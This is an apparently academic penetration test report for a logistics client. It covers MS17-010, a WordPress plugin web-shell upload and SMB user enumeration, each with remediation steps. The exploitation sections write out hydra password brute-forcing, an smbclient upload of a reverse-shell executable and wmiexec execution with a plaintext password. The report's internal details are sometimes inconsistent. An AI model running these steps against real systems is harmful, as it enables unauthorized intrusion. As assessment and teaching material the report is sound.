

Penetration Test Report

Conducted by:

New Haven Hacking Inc.

Team Members

Email

Braeden Allen	balle1@unh.newhaven.edu
Anthony Costa	acost2@unh.newhaven.edu
Santosh Komala	skoma11@unh.newhaven.edu
Kyle Mather	kmath3@unh.newhaven.edu
Anthony Yannella	ayann1@unh.newhaven.edu



November 28, 2024

NOTICE: The information provided in this document is **CONFIDENTIAL** and is intended only for KGL

Table of Contents

1	Report Overview	2
1.1	Executive Summary	2
1.2	Engagement Overview	3
1.3	Scope of Engagement	3
2	Observations	4
2.1	Summary of Recommendations	5
2.2	Positive Security Measures	6
3	Testing Methodology	7
3.1	Penetration Testing Execution Standard	7
3.1.1	Pre-Engagement Interactions	7
3.1.2	Intelligence Gathering	7
3.1.3	Threat Modeling	7
3.1.4	Vulnerability Analysis	7
3.1.5	Exploitation	7
3.1.6	Post-Exploitation	8
3.2	OWASP Top 10	8
4	Technical Findings	9
4.1	Critical Risk	10
4.2	High Risk	10
4.2.1	MS17-010: Security Update for Microsoft Windows SMB Server . . .	10
4.2.2	Word Press Shell Plugin Upload	12
4.3	Moderate Risk	15
4.3.1	DHCP Server Service Information Disclosure Vulnerability	15
5	Conclusion	17
	Appendices	19
A	Network Topology	19
B	Tools	20

1 Report Overview

1.1 Executive Summary

Group 1 was contacted by Kumquat Global Logistics Inc. (KGL) for a penetration test in order to identify security issues within their infrastructure. This report was written initially on November 12th and submitted on November 18th at 3:30pm. This penetration test is in the interest of KGL, as part of a restrained scope penetration test and risk assessment. The Report Overview section contains an outlined summary of Group 1's findings, including recommendations for improving KGL's security, mitigating potential business risk, and reducing attack surface. The Technical Findings section expands upon the report overview by including each discovered vulnerability's evaluated risk, exploitation details, and recommended remediation steps.

Group 1 was able to gain access to a subnet of the KGL network using the uncovered credentials. These systems are extremely important in protecting and managing critical company data. The exposure of these would result in unwanted attention, could harm the companies reputation, and could cost KGL vast sums of money from both lawsuits and long term loss of business.

During this engagement, a total of **3** vulnerabilities were found in KGL's network. In terms of severity, **2** vulnerabilities are high, and **1** vulnerability is moderate. These vulnerabilities are generally caused by outdated software, improper access control, and lack of secure handling of requests. More information about these vulnerabilities can be found in Section 4.

1.2 Engagement Overview

Group 1 conducted a penetration test starting on September 18th, 2024 based upon the Request for Proposal (RFP) document obtained by Group 1. Focus was placed on the following goals during the engagement:

- Identify and exploit vulnerabilities in the target systems to assess security weaknesses.
- Test network defense to determine how well KGL can detect and respond to unauthorized access attempts.
- Assess privilege escalation pathways to see if attackers can gain higher-level access once inside the network.
- Assess access controls to verify the strength of user authentication and authorization.
- Assisting KGL in improving their security posture.

1.3 Scope of Engagement

The full scope of this penetration test was limited to the following CIDR range. At the request of KGL, the first day of the engagement (Sep 18 2024) excluded a multitude of subnet hosts in order to ensure availability of critical infrastructure. Care was taken by Group 1 to ensure penetration test activity did not reduce the availability of industrial systems.

- 10.103.10.0
- 10.103.8.0/22

The penetration test was conducted with extreme care to ensure actions were contained within the defined scope. Additionally, because the engagement was within a production environment, the team ensured that no services were disrupted. Group 1 did not exfiltrate, modify, or delete any data not included in this report.

Group 1 is available upon request to improve the security, protect the employees, and customers of KGL. This includes verifying and validating implemented mitigation techniques as well as deploying security strategies to ensure KGL has several layers of defense. The team is happy to continue a partnership with KGL and excited to work along side them in securing their operations.

2 Observations

This section serves as a high level overview of the security posture of KGL. A detailed list of all discovered vulnerabilities can be found in Section 4. It is important to note that this list is by no means exhaustive and that there are most likely vulnerabilities that Group 1 did not find.




Figure 1: Summary of Issues within the Network

Lack of Proper Authentication

The most immediate observation about the organization's security posture is the presence of default, null, and passwordless authentication across multiple critical systems. During the engagement, our team gained access to several servers using default credentials that had not been changed since the last assessment. These servers play a vital role in managing and processing sensitive customer and operational data, including Personally Identifiable Information (PII) and proprietary business processes. Additionally, multiple databases were found without enforced password authentication, leaving sensitive data open to unauthorized access. These vulnerabilities significantly increase the risk of data exposure and disruption to operations if exploited by threat actors. Importantly, these issues can be resolved with minimal cost, significantly enhancing the organization's security posture. Detailed mitigation steps for these vulnerabilities are included in each recommendation in Section 4.

Outdated software

The organization was noted to have used outdated software on their servers, as well as the company website, resulting in vulnerabilities that were able to be exploited, on multiple occasions. In using vulnerable versions of website software, as well as the operating system which some of the servers were running on. These servers which hosted the outdated software were essential for the company's business, ultimately endangering the business' functionality,

and allowing for access to data for which confidentiality is imperative. Remediation for this issue is simple, and not costly, as well as effective. Detailed mitigation steps for these vulnerabilities can be found in Section 4

Improper Access Control

Another issue of concern to the organization that was observed was the lack of proper access controls, which allowed for exploitable acts to occur. The team was able to exploit some of these vulnerabilities, which in turn allowed for remote code execution on some servers, specifically on the web server, where commands could be entered in the URL. This allowed for the team to gain access and control of the web server, and gain access to information that was intended to be confidential. These vulnerabilities hold potential to harm the organization processes and to disrupt normal business processes if they are exploited by bad actors. Remediation from issues of improper access control are not complex and can be done quickly and for a low cost. Detailed mitigation steps for these vulnerabilities can be found in Section 4

2.1 Summary of Recommendations

The following is an overview of recommendations which should be implemented:

- **Enforce Strong Authentication:** Implement strong, unique passwords for all systems, especially critical infrastructure and databases. Disable default and null passwords on all systems to prevent unauthorized access.
- **Implement Multi-Factor Authentication (MFA):** Enable MFA on all systems and applications where possible, especially for remote access and sensitive data storage, to add an additional layer of security.
- **Regularly Update and Patch Software:** Establish a consistent schedule for updating and patching software packages to protect against known vulnerabilities. Outdated software should be replaced or updated as soon as patches become available.
- **Strengthen Access Controls:** Review and restrict access to sensitive systems to only those who absolutely need it. Use role-based access control (RBAC) to limit permissions based on job requirements.
- **Conduct Regular Security Audits:** Schedule periodic security assessments to identify and address vulnerabilities, ensuring that authentication protocols and software updates remain enforced over time.
- **Educate Employees on Security Best Practices:** Conduct training for employees on strong password policies, identifying phishing attempts, and secure system practices.

2.2 Positive Security Measures

As the engagement progressed, Group 1 was impeded by the security safeguards KGL had in place. A number of basic security best practices were observed that limited Group 1's ability to move through the network. Some instances of aforementioned security practices implemented by KGL include:

- **Strong Firewall Configurations:** Network firewalls successfully blocked unauthorized access attempts, effectively segmenting critical infrastructure and reducing the potential for lateral movement.
- **Secure Network Segmentation:** Sensitive areas of the network were well-segmented, limiting access to critical systems and containing potential attacks to specific network zones.
- **Encrypted Data Transmission:** Data transmitted across the network was secured with encryption, reducing the risk of sensitive information being intercepted.

These controls should be continuously monitored and regulated to maintain the company's security posture.

3 Testing Methodology

3.1 Penetration Testing Execution Standard

Throughout the engagement New Haven Hacking Inc., references the OWASP Penetration Testing Execution Standard (PTES) when conducting security assessments [1]. This methodology served as the framework for the operation in partnership with Kumquat Global.




Figure 2: PTES Methodology

3.1.1 Pre-Engagement Interactions

The team at New Haven Hacking Inc. was informed of the networks and the subnets that were acceptable to be engaged during the penetration testing process. This ensured that there would be no mistakes that would cause harm or danger to the business to ensure the company could still continue operations at the time.

3.1.2 Intelligence Gathering

Intelligence gathering was conducted thoroughly, gaining a list of potential employees and compromised passwords through means of Google Dorking, as well as reminiscence on the internet regarding the operations, titles and locations of the company and its employees.

3.1.3 Threat Modeling

The threat modeling portion of the team's engagement with Kumquat Global involved enumeration of the network, in attempt to spot attack vectors and open ports that could be exploited in later steps of the process.

3.1.4 Vulnerability Analysis

In the vulnerability analysis step of the process, the team at New Haven Hacking Inc. conducted a thorough analysis of the vulnerabilities and discovered that cause of these, being outdated software, improper access control, and improper authentication.

3.1.5 Exploitation

In this step of the framework, the team at New Haven Hacking Inc. was able to successfully exploit vulnerabilities that were previously discovered in the vulnerability analysis, and through methods of brute force, and code execution, the team was able to obtain access to accounts on the Kumquat Global servers.

3.1.6 Post-Exploitation

The post-exploitation of the PTES framework allowed for the team at New Haven Hacking Inc. to move laterally, and find other exploits within the network, to maintain persistence on the systems. Additionally, this is where the team was responsible for covering the tracks that they had left, to deter any bad actors from potentially exploiting the same vulnerabilities before patching.

3.2 OWASP Top 10

Referenced in this report is the Open Web Application Security Project (OWASP) Top 10 when applications are found within the applicable scope [2]. OWASP Top 10 focuses vulnerabilities focus on common vulnerabilities that pose security risks to web applications:

Table 1: OWASP Top 10

1. Broken Access Controls	6. Vulnerable and Outdated Components
2. Cryptographic Failures	7. Identification and Authentication Failures
3. Injection	8. Software and Data Integrity Failures
4. Insecure Design	9. Security Logging and Monitoring Failures
5. Security Misconfiguration	10. Server-Side Request Forgery

4 Technical Findings

This table shows the total number of vulnerabilities found during the penetration test engagement. The vulnerabilities are categorized based on the risk level. The risk levels were calculated using the Common Vulnerability Scoring System (CVSS) [3].

Risk Level and Total Number of Discovered Vulnerabilities

Severity	Low (0.1-3.9)	Moderate (4.0-6.9)	High (7.0-8.9)	Critical (9.0-10.0)
Vulnerability Count	0	1	2	0

The following table breaks down the discovered vulnerabilities by overall risk score, impact, and exploitability. The scores were calculated using NIST's CVSS v3.1 calculator [4].

Summary of Vulnerabilities by Base Score

Risk Summary	Overall Risk Score	Impact	Exploitability
MS17-010: Security Update for Microsoft Windows SMB Server	8.8	8	4
Word Press Malicious Plugin Web Shell	7.6	9	8
DHCP Server Service Information Disclosure Vulnerability	5.3	8	8

4.1 Critical Risk


4.2 High Risk

4.2.1 MS17-010: Security Update for Microsoft Windows SMB Server

Threat Level: High (8.8)

Description:

During the assessment, the host DC on the network was found vulnerable to MS17-010 (EternalBlue), a critical SMBv1 vulnerability that allows for remote code execution. The vulnerability was confirmed through service enumeration using tools such as `nmap` and `enum4linux`, which indicated the system's exposure.



```
(kylemather@kali)~$ smbclient //10.103.11.243/C$ -U kumquatglobal.local/administrator
Password for [KUMQUATGLOBAL.LOCAL\administrator]:
Try "help" to get a list of possible commands.
smb: \> \User\msmith\Downloads put /home/kylemather/reverse_shell.exe reverse_shell.exe
\Users\msmith\Downloads: command not found
smb: \> cd \Users\msmith\Downloads
smb: \Users\msmith\Downloads> put /home/kylemather/reverse_shell.exe reverse_shell.exe
putting file /home/kylemather/reverse_shell.exe as \Users\msmith\Downloads\reverse_shell.exe (17.7 kb/s) (average 17.7 kb/s)
smb: \Users\msmith\Downloads>
```

Figure 3: Successfully injected reverse shell on msmith user

Potential Business Impact:

Complete System Compromise: Exploiting the MS17-010 vulnerability allowed an attacker to gain full administrative control over the affected system. This level of access could result in:

- **Data Breach:** Sensitive files, databases, and intellectual property could be accessed, exfiltrated, or destroyed.
- **Operational Disruption:** Critical business operations that rely on the compromised server (such as domain controllers, file shares, or business applications) could be halted, affecting productivity and revenue generation.

Lateral Movement and Domain-Wide Compromise: The ability to escalate privileges and move laterally within the network can lead to the compromise of other systems, including:

- **Unauthorized Access to Additional Servers:** Attackers could pivot to other machines, gaining access to more critical assets, potentially compromising the entire domain.
- **Compromise of User Credentials:** Attackers could steal and misuse credentials, leading to further unauthorized access to systems and applications across the business.

Data Integrity and Availability Risks: The attacker's control over the system can allow them to modify, encrypt, or delete data, which could result in:

- **Ransomware Deployment:** The vulnerability could be leveraged to deploy ransomware, encrypting critical business data and demanding payment for decryption.
- **Data Loss:** Without proper backups, data could be permanently lost or corrupted, affecting business continuity.

Affected Host:

DC (10.103.11.243)

Exploitation Details:

A user who can connect to 10.103.11.243 can connect to the smb server by running the following command:

```
smbclient //10.103.11.243/C$ -U kumquatglobal.local/administrator
```

Then entering the password, found by running the command:

```
hydra -l administrator -P /usr/shares/rockyou.txt smb  
://10.103.11.243
```

Once inside and changing the directory to msmith's Downloads folder, they can inject a reverse shell onto the msmith user by running the command:

```
\Users\msmith\Downloads\> put /path/to/reverse_shell.exe  
reverse_shell.exe
```

Assuming that this is the name of their reverse shell file.

They can then set up an event listener on their IP address and port that they created their reverse shell on, and execute the shell with the command:

```
wmiexec.py administrator:P@ssw0rd@10.103.11.243 "C:\Users\msmith\  
Downloads\reverse_shell.exe"
```

Recommended Remediation:

This system can be updated by applying the official Microsoft patch for MS17-010. This patch addresses the EternalBlue vulnerability in SMBv1. Windows Update Command:

```
wusa /install /kb:KB4012215
```

References:

<https://support.microsoft.com/en-us/topic/ms17-010-security-update-for-windows-smb-server-march-14-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655>

4.2.2 Word Press Shell Plugin Upload

Threat Level: High (7.6)

Description:

The www host on the network is vulnerable to the Word Press Open Directory vulnerability. Exploiting this vulnerability allows an attacker to upload malicious plugins on a Word Press web server after logging in with proper credentials.




Figure 4: Attack point for malicious plugin insertion




Figure 5: The current user that the web shell gained access to

Potential Business Impact:

Data Breach: Unauthorized access to sensitive customer information can lead to data breaches, compromising user privacy and trust. **Financial Loss:** Exploitation of the vulnerability may result in direct financial loss through fraud, theft, or regulatory fines for non-compliance with data protection laws. **Reputation Damage:** A successful attack can severely damage the organization's reputation, leading to a loss of customer trust and potential future business. **Operational Disruption:** Exploits may disrupt business operations, leading to downtime and loss of productivity while remediation efforts are undertaken. **Legal Consequences:** Organizations may face legal actions from affected parties or regulatory



Figure 6: Current Directory from the web shell

bodies, resulting in costly litigation and settlements. **Increased Security Costs:** Addressing the vulnerability may require additional investment in security measures, such as system upgrades, employee training, and enhanced monitoring.

Affected Host:

www (10.103.11.254)

Exploitation Details:

A user who can connect to 10.103.11.254 can find a valid login username through OSINT data (mclovin) and valid password through the command:

```
hydra -l mclovin -P /usr/shares/rockyou.txt http-post  
://10.103.11.254
```

They can then navigate on a web browser to 10.103.11.254/wp-login.php, which is the login page for this web server. Once successfully validated, they can go into the Plugins section of the home page, click "Add new plugin," and install their malicious code from a .zip file.

Recommended Remediation: Update the Plugins

Ensure that the affected WordPress plugin is updated to the latest version that includes patches for the vulnerability.

```
wp plugin update <plugin-name> # Replace <plugin-name> with the  
actual name of the plugin
```

Monitor logs for Suspicious Activity

Regularly check server and application logs for any unusual activity related to the vulnerable plugin.

```
tail -f /var/log/apache2/access.log
```

Backup Data Regularly

Ensure regular backups of your WordPress site to enable quick recovery in the event of an attack.

```
wp db export backup.sql # Backup the database  
tar -czvf backup.tar.gz /path/to/wordpress/ # Backup the entire  
WordPress directory
```

References: <https://wordpress.com/support/plugins/update-a-plugin-or-theme/>


4.3 Moderate Risk

4.3.1 DHCP Server Service Information Disclosure Vulnerability

Threat Level: Moderate (4.5)

Description:

The DC host on the network was found vulnerable to an information disclosure vulnerability which allows an attacker to enumerate through all users on the host through a tool like enum4linux or smbclient.



```
kylomether@kali:~$ enum4linux -U 10.103.11.243
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Oct 21 12:58:47 2024

( Target Information )
Target ..... 10.103.11.243
IP Range ..... 100-250,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Figure 7: enum4linux on DC host, finding known users

Potential Business Impact:

Data Exposure: Sensitive information, such as network configurations, device details, and potentially user credentials, may be exposed to unauthorized individuals, leading to privacy breaches.

Increased Attack Surface: Attackers could gather intelligence on the network infrastructure, making it easier to plan further attacks or exploit other vulnerabilities within the network.

Operational Disruption: If the vulnerability is exploited, it could lead to unauthorized changes in network configurations, resulting in service interruptions or degraded performance.

Reputation Damage: A data breach resulting from this vulnerability could harm the organization's reputation, eroding customer trust and impacting relationships with partners and stakeholders.

Regulatory Compliance Issues: Exposure of sensitive data may lead to non-compliance with data protection regulations (e.g., GDPR, HIPAA), resulting in potential fines and legal consequences.

Increased Security Costs: Organizations may incur additional costs for security audits, incident response, and implementing enhanced security measures to address the vulnerability.

Loss of Competitive Advantage: The disclosure of proprietary information or insights into business operations could diminish a company's competitive edge, allowing rivals to exploit weaknesses.

Affected Hosts:

DC (10.103.11.243)

Exploitation Details:

An attacker can enumerate users by using the command:

```
enum4linux -U 10.103.11.243
```


Once obtained, they can then use tools such as hydra to brute force login passwords to this host to create remote sessions if these ports are open. In this case, we were able to create an SMB session for the MS17-010 exploit (see Section 1.1.1) using the administrator credentials.

Recommended Remediation:

The remediation for this is fairly simple, you must ensure that Windows Server 2016 is updated with the latest security patches and updates:

```
Install-WindowsUpdate -AcceptAll -AutoReboot # Requires  
PSWindowsUpdate module
```

You can also restrict DHCP Server Access from untrusted IP addresses:

```
New-NetFirewallRule -DisplayName "Allow DHCP from Trusted IP" -  
Direction Inbound -Action Allow -Protocol UDP -LocalPort 67 -  
RemoteAddress <trusted-ip>
```

References:

<https://docs.microsoft.com/en-us/windows-server/administration/windows-server-update-services/get-started/windows-server-update-services> <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-firewall/configure-windows-firewall-with-advanced-security> <https://docs.microsoft.com/en-us/powershell/module/netsecurity/new-netfirewallrule>

5 Conclusion

The penetration test of Kumquat Global Logistics Inc. (KGL) revealed several critical vulnerabilities that, if left unaddressed, could significantly impact the company's operations, data security, and overall risk profile. Key issues identified included instances of default and brute-force password authentication, outdated software packages, and insufficient access control. These vulnerabilities pose a serious risk to KGL's ability to safeguard sensitive information and maintain continuity in its logistics operations.

However, KGL's current security posture also demonstrates strengths, such as robust firewall configurations and effective network segmentation. These measures helped to limit potential attack vectors and facilitated the detection of unauthorized access attempts during testing.

To enhance its security resilience, KGL should focus on implementing strong authentication practices, enforcing a regular patch management process, and improving access controls to protect critical systems. These actions, combined with regular security audits and employee training, will significantly reduce the company's risk of data breaches and operational disruptions.

By addressing these recommendations, KGL will be better positioned to defend against evolving threats, protect client data, and ensure operational reliability across its logistics infrastructure.

References

- [1] *Main Page*. URL: http://www.pentest-standard.org/index.php/Main_Page.
- [2] *Introduction*. URL: <https://owasp.org/Top10/>.
- [3] Forum of Incident Response and Inc Security Teams. *CVSS v3.1 Specification Document*. <https://www.first.org/cvss/v3.1/specification-document>. 2019.
- [4] National Institute of Standards and Technology. *Common Vulnerability Scoring System Calculator*. <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>.

Appendices

A Network Topology




Figure 8: Network Topology

B Tools

Name	Description	Link
Nmap	Network and vulnerability scanner	https://nmap.org/
Metasploit	Exploitation framework	https://github.com/rapid7/metasploit-framework
Gobuster	Directory Brute Force Tool	https://github.com/OJ/gobuster
Meterpreter	Reverse Shell	https://github.com/rapid7/meterpreter
netcat	Network utility	https://github.com/diegocr/netcat
hydra	Brute Forcing tool	https://github.com/vanhauser-thc/thc-hydra
Wireshark	Network traffic analyzer	https://www.wireshark.org/
Portswigger Burp Suite	Web traffic analysis tool	https://portswigger.net/burp
Nessus	Network Security Testing	https://www.tenable.com/products/nessus
enum4linux	SMB enumeration tool	https://github.com/CiscoCXSecurity/enum4linux
smbclient	SMB protocol client	https://www.samba.org/samba/
FuzzBunch	Post-exploitation framework	https://github.com/mdiazcl/fuzzbunch